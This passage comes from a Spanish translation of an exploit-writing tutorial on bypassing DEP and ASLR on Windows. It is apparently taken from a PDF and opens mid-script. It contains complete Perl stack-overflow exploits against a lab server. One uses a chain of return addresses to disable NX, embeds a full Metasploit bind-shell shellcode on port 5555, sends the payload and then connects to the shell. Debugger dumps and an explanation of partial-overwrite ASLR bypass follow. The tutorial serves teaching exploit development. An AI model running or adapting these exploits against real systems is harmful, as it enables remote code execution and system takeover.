$disabledep = $disabledep.pack('V',0x773ebdff);  #jmp esp (user32.dll)

my $nops = "\x90" x 30;
my $shellcode="\xcc" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
system('telnet '.$host.' 5555');
```


```
(a50.a70): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e761 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e26c
edi=00403388
eip=47474747 esp=0012e270 ebp=0012e264 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010246
47474747 ??              ???
```

Esto se ve mucho mejor. EIP ahora contiene 47474747 (= GGGG) Ni siquiera necesita el JMP ESP (que todavía estaba en el código de la versión XP del exploit), o los NOP´S, o el HHHH de 4 bytes (relleno).

ESP contiene:

```
0:000> d esp
0012e270  f5 43 83 7c 48 48 48 48-ff bd 3e 77 90 90 90 90
.C.|HHHH..>w....
0012e280  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
................
0012e290  90 90 90 90 90 90 90 90-90 90 cc cc cc cc cc cc
................
0012e2a0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc
................
0012e2b0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc
................
0012e2c0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc
................
0012e2d0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc
................
0012e2e0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc
................
```

Hay varias maneras de llegar a nuestra Shellcode ahora. Mira los otros registros. Verás, por ejemplo, que EDX apunta a 0x0012e700, que se encuentra casi al final de la Shellcode. Así que si pudíeramos saltar a edx, poner algún salto atrás en ese lugar y debería funcionar:



Jmp edx (user32.dll): 0x773eb603. Después de hacer algunos cálculos, podemos construir un buffer de esta manera:

[jmp edx][10 NOP´s][shellcode][más NOP´s hasta EDX][salto atrás].

Si queremos tener algo de espacio para la Shellcode, podemos poner 500 NOP´S después de la Shellcode. EDX entonces apuntará a 0x0012e900, que se encuentra en algún lugar alrededor de los últimos 50 de estos 500 NOP´S. Así que si ponemos jumpcode después de cerca de 480 NOP´S, y hacemos que el jumpcode regrese a los NOP´S antes de la Shellcode, debemos tener un ganador.

```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x77c177f8);  #adjust ebp
$disabledep = $disabledep.pack('V',0x71c0db30);   #adjust esi
$disabledep = $disabledep.pack('V',0x7c86311d);  #set eax to 1
$disabledep=  $disabledep.pack('V',0x773eb603);  #jmp edx user32.dll
$disabledep = $disabledep.pack('V',0x7c8343f5);  #run NX Disable
routine

my $nops1 = "\x90" x 10;
# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
my
$shellcode="\x89\xe0\xd9\xd0\xd9\x70\xf4\x59\x49\x49\x49\x49\x49\x43"
.
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42\x4a" .
"\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f" .
"\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35" .
"\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" .
"\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" .
"\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e" .
"\x50\x31\x49\x50\x4a\x39\x4e\x4c\x4c\x44\x49\x50\x42\x54" .
"\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" .
"\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" .
"\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" .
"\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" .
"\x44\x43\x46\x4c\x4c\x4b\x4b\x39\x42\x4c\x51\x34\x45\x4c" .
"\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" .
"\x50\x30\x4c\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" .
"\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" .
"\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" .
"\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47" .
"\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48" .
"\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56" .
"\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58" .
"\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" .
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
"\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56" .
"\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" .
"\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35" .
"\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" .
"\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" .
"\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" .
"\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" .
"\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" .
"\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" .
"\x46\x34\x50\x55\x4b\x4f\x48\x50\x4a\x33\x43\x58\x4b\x57" .
"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" .
"\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38" .
"\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x50\x59" .
"\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" .
"\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32" .
"\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" .
"\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" .
"\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" .
"\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" .
"\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" .
"\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" .
"\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" .
"\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" .
"\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" .
"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" .
"\x41\x41";

my $nops2 = "\x90" x 480;
my $jumpback = "\xe9\x54\xf9\xff\xff";  #jump back 1708 bytes

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload =
$junk.$disabledep.$nops1.$shellcode.$nops2.$jumpback."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
system('telnet '.$host.' 5555');
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Evitar DEP con Exploits de SEH

En los 2 ejemplos anteriores, los dos exploits (y la técnica para evitar DEP) se basaron sobrescritura directa de RET. Pero ¿y si el exploit es de SEH?

En condiciones normales de exploits de SEH, un puntero a las instrucciones POP POP RET se usa para redireccionar la ejecución en el campo nSEH, donde se coloca jumpcode (y posteriormente es ejecutado). Cuando DEP está habilitado, es obvio que aún necesitas sobrescribir la estructura de SE, pero en lugar de sobrescribir el controlador de SE con un puntero al POP POP RET, que hay que sobrescribir con un puntero al POP REG/POP Reg/POP ESP/RET. El POP ESP cambiará la pila y el RET de hecho, saltará a la dirección de nSEH. (Lo que en lugar de ejecutar el jumpcode en un exploit de SEH clásico, que llena el campo de nSEH con la primera dirección de la rutina de derivación NX, y se puede sobreescribir el controlador de SE con un puntero a POP/POP/POP ESP/RET. Combinaciones como ésta son difíciles de encontrar. **pvefindaddr** tiene una rutina que te ayudará a encontrar las direcciones de este tipo.

Protección ASLR

Windows Vista, Server 2008 y Windows 7 ofrecen un nueva técnica de seguridad integrada (no nueva, pero nueva para el sistema operativo Windows), que cambia aleatoriamente las direcciones de base de archivos ejecutables, DLL´s, la pila y el Heap en el espacio de direcciones de un proceso (de hecho, cargará las imágenes del sistema en 1 de cada 256 intervalos aleatorios, randomizará la pila para cada thread, y el Heap también). Esta técnica se conoce como ASLR (Address Space Layout Randomization) o Aleatorización de Espacio de Direcciones.

Las direcciones cambian en cada arranque. ASLR está activado por defecto para las imágenes del sistema (excepto Internet Explorer 7), y para las imágenes ajenas al sistema si fueron relacionadas con la opción de vínculo /DYNAMICBASE (disponible en Visual Studio 2005 SP1 en adelante, y disponible en VS2008). Puedes cambiar manualmente el bit DynamicBase en una biblioteca compilada para que tenga ASLR (pon a 0×40 la DllCharacteristics en la cabecera PE - puedes utilizar una herramienta como PE Explorer para abrir la biblioteca y ver si este campo DllCharacteristics contiene 0×40 con el fin de determinar si tiene ASLR o no).

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Hay un truco del registro para habilitar ASLR para todas las imágenes y aplicaciones:

Edita HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\ y agrega una nueva clave llamada “MoveImages” (DWORD).

Valores posibles:

0: no randomiza las bases de imágenes en la memoria, siempre honra la dirección base especificada en la cabecera de PE.

-1: randomiza todas las imágenes reubicables, independientemente de si tienen o no la bandera o flag:

IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE.

Cualquier otro valor: randomiza sólo las imágenes que tienen información de la relocalización y están explícitamente marcadas como compatible con ASLR estableciendo:

IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE a 0×40 en el campo de DllCharacteristics de la cabecera PE. Este es el comportamiento predeterminado.

Con el fin de ser eficaz, ASLR debe ir acompañada por DEP (y viceversa).

A causa de ASLR, aunque se puede construir un exploit en Windows Vista (desbordamiento de la pila de sobrescritura directa de RET o exploit de SEH), utilizando una dirección de una de las DLL´s, hay una gran posibilidad de que el exploit sólo funcione hasta que se reinicia el equipo. Después del reinicio, se aplica la aleatorización, y su dirección de salto no será válida.

Hay un par de técnicas para para evitar ASLR. Voy a discutir las técnicas que utilizan sobrescritura parcial o direcciones de módulos sin ASLR habilitado. Yo no voy a discutir las técnicas que utilizan el Heap como vehículo para evitar, o que tratar de predecir la aleatorización, o utilizar técnicas de fuerza bruta.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Esta técnica fue utilizada en el famosa exploit de la vulnerabilidad en Animated Cursor Handling (MS Advisory 935423) desde marzo de 2007, descubierto por Alex Sotirov. Los siguientes enlaces explican cómo este bug se encontró y fue explotado:

http://archive.codebreakers-journal.com/content/view/284/27/–ani-notes.pdf

http://www.phreedom.org/research/vulnerabilities/ani-header/

http://blog.metasploit.com/2007/04/exploiting-ani-vulnerability-on-vista.html

Este exploit en particular se cree que es el primer exploit que evita ASLR en Windows Vista (y, al mismo tiempo rompe los mecanismos de protección, también evita /GS. Bueno, en realidad, porque los datos de la cabecera de ANI se lee en una estructura, no había ninguna cookie de pila). ☺

La idea detrás de esta técnica es bastante inteligente. ASLR randomizará sólo una parte de la dirección. Si nos fijamos en las direcciones de base de los módulos cargados después de reiniciar Vista, te darás cuenta de que sólo los bytes de orden superior de una dirección son aleatorios. Cuando una dirección se guarda en la memoria, tomemos por ejemplo 0×12345678, se almacena de esta manera:

```
LOW   HIGH     | BAJO   ALTO
87 65 43 21    | 87 65  43 21
```


Cuando ASLR está habilitada, sólo "43" y "21" serían aleatorizados. Bajo ciertas circunstancias, esto podría permitir a un hacker explotar o activar la ejecución de código arbitrario.

Imagina que estás explotando un fallo que te permite sobrescribir el EIP guardado. El EIP original guardado se coloca en la pila por el sistema operativo. Si ASLR está activada, la dirección correcta de la ASLR aleatorizada será colocada en la pila. Digamos que el EIP guardado es 0×**12345678** (donde 0×**1234** es la parte aleatorizada de la dirección y **5678** apunta al EIP real guardado). ¿Y si pudiéramos encontrar algún código interesante (como JMP ESP, o algo más útil) en el espacio de direcciones del 0x**1234XXXX** (donde **1234** es al azar. Pero bueno, el sistema operativo ya ha puesto los bytes en la pila)?

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Sólo tenemos que encontrar el código de interés en el ámbito de los bytes bajos y sustituir estos bytes bajos con los bytes correspondientes que apuntan a la dirección de nuestro código interesante.


Veamos el siguiente ejemplo: **notepad.exe** abierto en un depurador (Vista Business, Service Pack 2, Inglés) y mira en la dirección base de los módulos cargados:



Executable modules

Base	Size	Entry	Name	File version	Path
00230000	00028000	002331ED	notepad	6.0.6000.16386	C:\Windows\system32\notepad.exe
71CE0000	00042000	71D048E6	WINSPOOL	6.0.6001.18000	C:\Windows\system32\WINSPOOL.DRV
74A60000	0019E000	74A93681	COMCTL32	6.10 (longhorn_	C:\Windows\WinSxS\x86_microsoft.windo
74D60000	0003F000	74D6EB31	UxTheme	6.0.6000.16386	C:\Windows\system32\UxTheme.dll
75DC0000	00B10000	75E390DD	SHELL32	6.0.6001.18000	C:\Windows\system32\SHELL32.dll
768D0000	0009D000	768E7A1D	USER32	6.0.6001.18000	C:\Windows\system32\USER32.dll
76970000	0007D000	76979B1E	USP10	1.0626.6002.180	C:\Windows\system32\USP10.dll
769F0000	00145000	76A494C0	ole32	6.0.6000.16386	C:\Windows\system32\ole32.dll
76C10000	0004B000	76C1F12A	GDI32	6.0.6002.18005	C:\Windows\system32\GDI32.dll
76C60000	00073000	76C61AC2	COMDLG32	6.0.6000.16386	C:\Windows\system32\COMDLG32.dll
76CE0000	000C3000	76D302EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
76E00000	00059000	76E1BA35	SHLWAPI	6.0.6000.16386	C:\Windows\system32\SHLWAPI.dll
76E60000	00009000	76E61303	LPK	6.0.6002.18051	C:\Windows\system32\LPK.DLL
76EC0000	000C6000	76F00CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
76F90000	0001E000	76F91378	IMM32	6.0.6002.18005	C:\Windows\system32\IMM32.DLL
76FB0000	0008D000	76FB3F45	OLEAUT32	6.0.6002.18005	C:\Windows\system32\OLEAUT32.dll
77040000	000AA000	77049FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll
773B0000	000C8000	773B169E	MSCTF	6.0.6000.16386	C:\Windows\system32\MSCTF.dll
77480000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
775F0000	000DC000	7763B7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll

Reinicia tu PC y haz la misma acción de nuevo:




Executable modules

Base	Size	Entry	Name	File version	Path
002D0000	00028000	002D31ED	notepad	6.0.6000.16386	C:\Windows\system32\notepad.exe
72010000	00042000	720348E6	WINSPOOL	6.0.6001.18000	C:\Windows\system32\WINSPOOL.DRV
75170000	0019E000	751A3681	COMCTL32	6.10 (longhorn_	C:\Windows\WinSxS\x86_microsoft.window
75470000	0003F000	7547EB31	UxTheme	6.0.6000.16386	C:\Windows\system32\UxTheme.dll
76410000	0004B000	7641F12A	GDI32	6.0.6002.18005	C:\Windows\system32\GDI32.dll
76460000	00059000	7647BA35	SHLWAPI	6.0.6000.16386	C:\Windows\system32\SHLWAPI.dll
764C0000	000C8000	764C169E	MSCTF	6.0.6000.16386	C:\Windows\system32\MSCTF.dll
76620000	00073000	76621AC2	COMDLG32	6.0.6000.16386	C:\Windows\system32\COMDLG32.dll
76880000	000C3000	768D02EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
76950000	00B10000	769C90DD	SHELL32	6.0.6001.18000	C:\Windows\system32\SHELL32.dll
77460000	0008D000	77463F45	OLEAUT32	6.0.6002.18005	C:\Windows\system32\OLEAUT32.dll
774F0000	0001E000	774F1378	IMM32	6.0.6002.18005	C:\Windows\system32\IMM32.DLL
77510000	0009D000	77527A1D	USER32	6.0.6001.18000	C:\Windows\system32\USER32.dll
776D0000	00145000	777294C0	ole32	6.0.6000.16386	C:\Windows\system32\ole32.dll
77820000	000DC000	7786B7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll
77910000	0007D000	77919B1E	USP10	1.0626.6002.180	C:\Windows\system32\USP10.dll
77990000	000C6000	779D0CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
77B90000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
77CD0000	00009000	77CD1303	LPK	6.0.6002.18051	C:\Windows\system32\LPK.DLL
77D40000	000AA000	77D49FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll


Los 2 bytes altos de estas direcciones base son aleatorios. Así que cada vez que quieras utilizar una dirección de estos módulos, por cualquier razón (JMP a un registro, o RET, POP, POP o cualquier otra cosa), no se puede simplemente confiar en la dirección que se encuentra en estos módulos, porque va a cambiar después de reiniciar el sistema.

Ahora haz lo mismo con la aplicación **vulnsrv.exe** (hemos usado esta aplicación 2 veces ya en este tutorial, por lo que ahora ya sabes de que aplicación estoy hablando).


Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS



Después de reiniciar la PC:

